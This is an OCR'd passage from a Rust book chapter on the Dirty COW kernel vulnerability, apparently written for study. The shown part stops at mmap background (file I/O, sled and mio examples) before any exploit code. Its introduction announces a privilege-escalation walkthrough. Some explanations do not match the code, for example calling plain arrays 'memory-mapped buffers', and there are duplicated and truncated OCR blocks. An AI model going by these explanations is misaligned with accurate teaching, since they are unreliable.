Chapter 5: The Dirty COW vulnerability in Rust

Introduction

The Dirty COW vulnerability represents a fascinating instance of a **race condition vulnerability** within the **Linux kernel**. This flaw has been present in the kernel since **September 2007** but only came to light when **it was discovered** and **patched by the lord himself** in **October 2016**. What sets this vulnerability apart is its wide-reaching impact, affecting all Linux-based operating systems, including the popular Android platform. The gravity of the situation lies in the potential consequences, as attackers exploiting this vulnerability can acquire root privileges, granting them god-tier control over the compromised system.

At its core, the vulnerability is embedded in the **copy-on-write** mechanism within the Linux kernel's code. The exploit allows attackers to manipulate protected files, even those designated as exclusively readable by them. This chapter delves into the complexities of the attack, dissecting its mechanisms and demonstrating how bad actors can leverage it to modify critical system files. A noteworthy example is the manipulation of the `/etc/password` file, showcasing how attackers can exploit the Dirty COW vulnerability to elevate their privileges to the root level, effectively taking over the entire system.

To fully comprehend the Dirty COW race condition vulnerability, it is crucial to explore its historical context. This flaw went undetected for almost a decade, highlighting the sneaky nature of certain security threats. The vulnerability was brought to light through meticulous research and analysis, emphasizing the perpetual need for careful investigation in the world of cybersecurity. Moreover, its discovery underscores the challenges inherent in maintaining the security of open-source systems, where complex codebases can port vulnerabilities over extended periods.

In terms of practical implications, the Dirty COW vulnerability has prompted widespread concern within the cybersecurity community. Security experts and Linux system administrators must remain careful, promptly patching affected systems and implementing robust security measures. The incident also serves as a stark reminder of the ever-evolving nature of cyber threats and the necessity for proactive defense mechanisms.

1. Memory Mapping

Kicking off the journey to comprehend the complexities of the **Dirty COW** vulnerability necessitates a solid grasp of the foundational concept of memory mapping through the use of the `libc::mmap` method. Within the Unix operating system, `mmap` empowers the seamless integration of files or devices into a process's memory space. This mechanism plays a crucial role in shaping how data is accessed and manipulated within a computer system.

By default, **mmap** employs **file-backed mapping**, establishing a **symbiotic relationship** between an allocated portion of a process's virtual memory and corresponding files. When information is read from the mapped area, it dynamically translates into the retrieval of data from the associated file. This natural connection between memory and file operations forms the backbone of **mmap**'s functionality.

To shed light on this process, let's turn our attention to the following code snippet. This code snippet encapsulates the essence of memory mapping, showcasing how **mmap** is employed to create a link between a file and a process's memory space. This practical example offers valuable insights into the mechanics of memory mapping, serving as a guide for understanding the subsequent exploration of the Dirty COW vulnerability.


```
:dep libc = { version = "0.2.151" }
```


```
use libc::{c_void, mmap, munmap, MAP_FAILED, MAP_SHARED, PROT_READ, PROT_WRITE};
use std::fs::OpenOptions;
use std::io;
use std::os::unix::io::AsRawFd;
use std::ptr;
use std::slice;

fn main() -> io::Result<()> {
    let mut file_content: [u8; 10] = [0; 10];
    let new_data = "\nUpdated Data\n";
    let file_path = "file.txt";

    let file = OpenOptions::new().read(true).write(true).open(file_path)?;

    let file_stat_result = file.metadata();
    if let Ok(file_stat) = file_stat_result {
        let mapped_memory = unsafe {
            let mapped_ptr = mmap(
                ptr::null_mut(),
                file_stat.len() as usize,
                PROT_READ | PROT_WRITE,
                MAP_SHARED,
                file.as_raw_fd(),
                0,
            );

            if mapped_ptr == MAP_FAILED {
                return Err(io::Error::last_os_error());
            }

            mapped_ptr as *mut u8
```

```
        };

        let mapped_slice = unsafe { slice::from_raw_parts(mapped_memory, 10) };
        file_content.copy_from_slice(mapped_slice);
        println!("Read: {}", String::from_utf8_lossy(&file_content));

        let new_data_bytes = new_data.as_bytes();
        let write_offset = 5;
        if file_stat.len() as usize >= write_offset + new_data_bytes.len() {
            unsafe {
                ptr::copy_nonoverlapping(
                    new_data_bytes.as_ptr(),
                    mapped_memory.wrapping_add(write_offset),
                    new_data_bytes.len(),
                );
            }
            println!(
                "Write successful at offset {} with data: {}",
                write_offset, new_data
            );
        } else {
            eprintln!("Write offset exceeds file size. Update not performed.");
        }

        unsafe {
            munmap(mapped_memory as *mut c_void, file_stat.len() as usize);
        }
    } else {
        return Err(io::Error::last_os_error());
    }

    Ok(())
}

main()
```

```
Read: Hello Rust
Write successful at offset 5 with data:
Updated Data
```

Ok(())


Open file.txt
Get file information using fstat()
Map file into memory with read and write permissions
Check if mapping is successful
Read 10 bytes from the mapped memory
Copy read data to file_content array



In this code snippet, we make use of the Rust standard library and incorporate certain unsafe bindings to work with the **mmap system call** and its associated operations. The utilization of the **unsafe** block is essential for managing **low-level** operations, particularly the direct copying of memory.

The program opens a file named **file.txt**, maps its entire content into memory, performs read and write operations on the mapped memory, and concludes with necessary cleanup operations. A detailed analysis of this code is essential for gaining insights into the complexities of `mmap` usage.

This code snippet illustrates the `mmap` system call's functionality in generating a mapped memory region. Key parameters, including the **starting address**, **size**, and **accessibility**, are explicitly defined to ensure alignment with file operations. Furthermore, common memory operations such as **reading** and **writing** to the mapped memory are executed through Rust's standard library functions, ensuring both type safety and effective memory management.

Once a file is successfully mapped to memory, subsequent operations become streamlined. For instance, the `copy_from_slice` method invocation to read a specific number of bytes from the file, utilizing the advantages of memory access. Similarly, the `copy_nonoverlapping` method invocation to write a designated string to the file, thereby modifying its content. These operations exemplify the efficiency and convenience that memory mapping offers in handling file data.

Comprehending **mmap** is crucial, particularly in the context of Dirty COW, where the exploitation depends on manipulating memory mappings to obtain unauthorized access. The Rust programming language, famous for its emphasis on safety and performance, serves as a proficient platform for navigating the

complexities of low-level memory interactions while maintaining the integrity of the codebase.


1.1 Applications of Memory Mapping

Memory mapping in Rust is like having a super powerful tool in your programming toolkit. It's like a Swiss Army knife for dealing with various real-world applications. Rust makes using memory mapping super easy, giving us a powerful way to solve lots of different problems. Now, let's take a closer look at five specific applications where memory mapping in Rust shines, showing off how flexible and useful it can be.

1.1.1 File I/O Operations Memory mapping is a game-changer in the context of file I/O operations within Rust. The following code snippet presents a sophisticated approach to file handling, demonstrating the coordination between Rust's robust capabilities and memory mapping. Opening a file, setting its size, and mapping it into mutable memory become elegant operations thanks to the **memmap** crate, a Rust library designed for memory mapping. This example goes beyond mere file manipulation; it transforms the process into a seamless operation where direct in-memory manipulations can occur. The elimination of explicit read-and-write operations enhances both the clarity and performance of the code, particularly beneficial when dealing with large files requiring efficient processing and modification.

```rust
use std::fs::OpenOptions;
use std::io::{Read, Write};

fn main() -> std::io::Result<()> {
    let file = OpenOptions::new()
        .read(true)
        .write(true)
        .create(true)
        .open("example.txt")?;

    let size = 1024;

    file.set_len(size as u64)?;

    // Map the file into memory
    let mut content = unsafe {
        memmap::MmapMut::map_mut(&file)?
    };

    // Perform in-memory operations
    content[0] = b'A';
```

```
    // Changes are automatically reflected in the file

    Ok(())
}
```



This code performs file I/O operations with memory mapping. It first opens a file named "example.txt" with read and write permissions, creating the file if it doesn't exist. It then sets the size of the file to 1024 bytes. Using the `memmap` crate, the code maps the entire file into mutable memory, creating a direct link between the program and the file. Subsequently, it performs in-memory operations by modifying the first byte of the content to the ASCII value of 'A'. Notably, any changes made in memory are automatically reflected in the file.


```
:dep memmap = { version = "0.7.0" }
```


```
use std::fs::OpenOptions;
use std::io::{Read, Write, Result};

fn main() -> Result<()> {
    let file = OpenOptions::new()
        .read(true)
        .write(true)
        .create(true)
        .open("example.txt")?;

    let size = 1024;

    file.set_len(size as u64)?;

    // Map the file into memory
    let mut content = unsafe {
        memmap::MmapMut::map_mut(&file)?
    };

    // Perform in-memory operations
    content[0] = b'A';

    // Changes are automatically reflected in the file
    Ok(())
}

main()
```

```
Ok(())
```

1.1.2 Memory-Mapped Database The integration of memory mapping in database management showcases Rust's prowess in handling high-performance scenarios. In the presented snippet, the **sled** crate is employed to create an embedded key-value store with memory mapping. This example showcases the practical application of memory mapping in databases, where blazingly fast and efficient access to data is crucial. The **sled** crate, leveraging memory mapping, provides an interface for key-value pair operations, ensuring the persistence and retrieval of data with optimal performance characteristics. The combination of Rust's memory safety guarantees and the efficiency of memory mapping positions the language as a compelling choice for developing performant and reliable database systems.

```rust
use sled::Db;

fn main() {
    let db: Db = sled::open("my_db").unwrap();

    db.insert(b"key1", b"value1").unwrap();
    db.insert(b"key2", b"value2").unwrap();

    if let Some(value) = db.get(b"key1").unwrap() {
        let readable_value = String::from_utf8_lossy(&value);
        println!("Value for key1: {}", readable_value);
    }
}
```





In this code snippet, the `sled` crate is employed to showcase the seamless management of a memory-mapped database. The `main` function initiates a new database, "my_db", demonstrating the simplicity of database initialization with `sled`. Two key-value pairs, associating "key1" with "value1" and "key2" with "value2," are efficiently inserted into the database using the `insert` method. The subsequent operation involves reading the value associated with "key1" from the database using the `get` method. The use of memory mapping by the `sled` crate ensures quick and direct access to the data, enhancing performance and reliability. The code encapsulates the essence of Rust's expressiveness in systems programming, emphasizing its proficiency in managing high-performance memory-mapped databases.

```
:dep sled = { version = "0.34.7" }
```

```
use sled::Db;

let db: Db = sled::open("my_db").unwrap();

db.insert(b"key1", b"value1").unwrap();
db.insert(b"key2", b"value2").unwrap();

if let Some(value) = db.get(b"key1").unwrap() {
    let readable_value = String::from_utf8_lossy(&value);
    println!("Value for key1: {}", readable_value);
}
```


```
Value for key1: value1
```


```
()
```

1.1.3 Memory-Mapped Networking Memory mapping proves advantageous in enhancing network programming in Rust, particularly with asynchronous I/O operations. The example utilizes the `mio` crate for building a simple asynchronous TCP server. The code demonstrates how memory-mapped buffers can be employed to handle data on existing connections efficiently. This example illustrates the coordination between memory mapping and asynchronous I/O, showcasing its potential to streamline networking applications in Rust.

```rust
use mio::net::{TcpListener, TcpStream};
use mio::{Events, Interest, Poll, Token};
use std::io::Read;
use std::net::SocketAddr;

fn main() {
    let addr: SocketAddr = "127.0.0.1:8080".parse().unwrap();
    let mut listener = TcpListener::bind(addr).unwrap();

    let mut poll = Poll::new().unwrap();
    let mut events = Events::with_capacity(1024);

    poll.registry()
        .register(&mut listener, Token(0), Interest::READABLE)
        .unwrap();

    let mut connections = Vec::new();

    loop {
        poll.poll(&mut events, None).unwrap();

        for event in &events {
            if event.token() == Token(0) && event.is_readable() {
                // Accept incoming connection and create a new connection object
                let (stream, _) = listener.accept().unwrap();
                connections.push(stream);
                println!("New connection accepted!");
            } else {
                // Handle data on existing connections using memory-mapped buffers
                let mut buffer = [0; 1024];
                let stream_index = event.token().0 as usize - 1;
                let mut stream = &connections[stream_index];
                match stream.read(&mut buffer) {
                    Ok(0) => {
                        println!("Connection closed by client");
                    }
                    Ok(bytes_read) => {
                        println!("Received {} bytes of data: {:?}", bytes_read, &buffer[..b
```

```
                        // Process the received data
                        // ...
                    }
                    Err(err) => {
                        println!("Error reading from the connection: {:?}", err);
                    }
                }
            }
        }
    }
}

main()
```





This program establishes a simple TCP server using `mio`, designed for asynchronous I/O. The server binds to the address `127.0.0.1:8080`, creating a TCP listener to accept incoming connections. The program utilizes the `mio` event-driven framework, employing a non-blocking approach to handle multiple I/O operations concurrently. The `Poll` structure is employed to monitor events, and an event capacity of 1024 is specified. A `Token` with a value of 0 is registered with the listener for readability. The program maintains a vector, `connections`, to store active TCP streams established with clients.

The main loop continuously polls for events, responding to incoming connections and managing data on existing connections. When an event indicates readability and is associated with the registered token (0), the program accepts the incoming connection, creating a new TCP stream and adding it to the `connections` vector. On events associated with other tokens, the program reads data from the corresponding connection into a 1024-byte buffer using asynchronous I/O operations. If the read operation returns 0 bytes, indicating the client closed the connection, the associated stream is removed from the `connections` vector. Otherwise, the program processes the received data, allowing for further application-specific handling.

This example showcases the efficient handling of data on existing connections using memory-mapped buffers, emphasizing the utility of memory mapping in networking scenarios. The combination of Rust's safety features and memory mapping's efficiency positions Rust as a robust choice for building high-performance networking applications.

```
:dep mio = { version = "0.8.10", features=["os-poll", "net"] }
```

```
use mio::net::{TcpListener, TcpStream};
use mio::{Events, Interest, Poll, Token};
use std::io::Read;
```

```rust
use std::net::SocketAddr;

fn main() {
    let addr: SocketAddr = "127.0.0.1:8080".parse().unwrap();
    let mut listener = TcpListener::bind(addr).unwrap();

    let mut poll = Poll::new().unwrap();
    let mut events = Events::with_capacity(1024);

    poll.registry()
        .register(&mut listener, Token(0), Interest::READABLE)
        .unwrap();

    let mut connections = Vec::new();

    loop {
        poll.poll(&mut events, None).unwrap();

        for event in &events {
            if event.token() == Token(0) && event.is_readable() {
                // Accept incoming connection and create a new connection object
                let (stream, _) = listener.accept().unwrap();
                connections.push(stream);
                println!("New connection accepted!");
            } else {
                // Handle data on existing connections using memory-mapped buffers
                let mut buffer = [0; 1024];
                let stream_index = event.token().0 as usize - 1;
                let mut stream = &connections[stream_index];
                match stream.read(&mut buffer) {
                    Ok(0) => {
                        println!("Connection closed by client");
                    }
                    Ok(bytes_read) => {
                        println!("Received {} bytes of data: {:?}", bytes_read, &buffer[..b
                        // Process the received data
                        // ...
                    }
                    Err(err) => {
                        println!("Error reading from the connection: {:?}", err);
                    }
                }
            }
        }
    }
```

```
}

main()
```


```
New connection accepted!
New connection accepted!
New connection accepted!
```


1.2 Shared and Private Memory Mapping

The complexities of memory mapping extend beyond file loading. It is a powerful mechanism that serves as a bridge between the virtual and physical worlds, enabling efficient data access and manipulation. When a file is mapped into memory, the operating system establishes a connection between the file content and the process's virtual memory, primarily facilitated through **the memory paging mechanism**. This connection enables seamless interactions between the process and the file content, creating a dynamic environment for data processing.

1.2.1 Shared Mapping with MAP_SHARED The `MAP_SHARED` constant is useful in scenarios where multiple processes collaborate by mapping the same file into their respective virtual memory spaces. This constant allows these processes to have different virtual memory addresses while sharing the same physical memory. The beauty of this approach lies in its real-time synchronization, any modifications made to the mapped memory by one process are instantaneously reflected in the shared physical memory, ensuring a synchronized view across concurrently mapping processes.

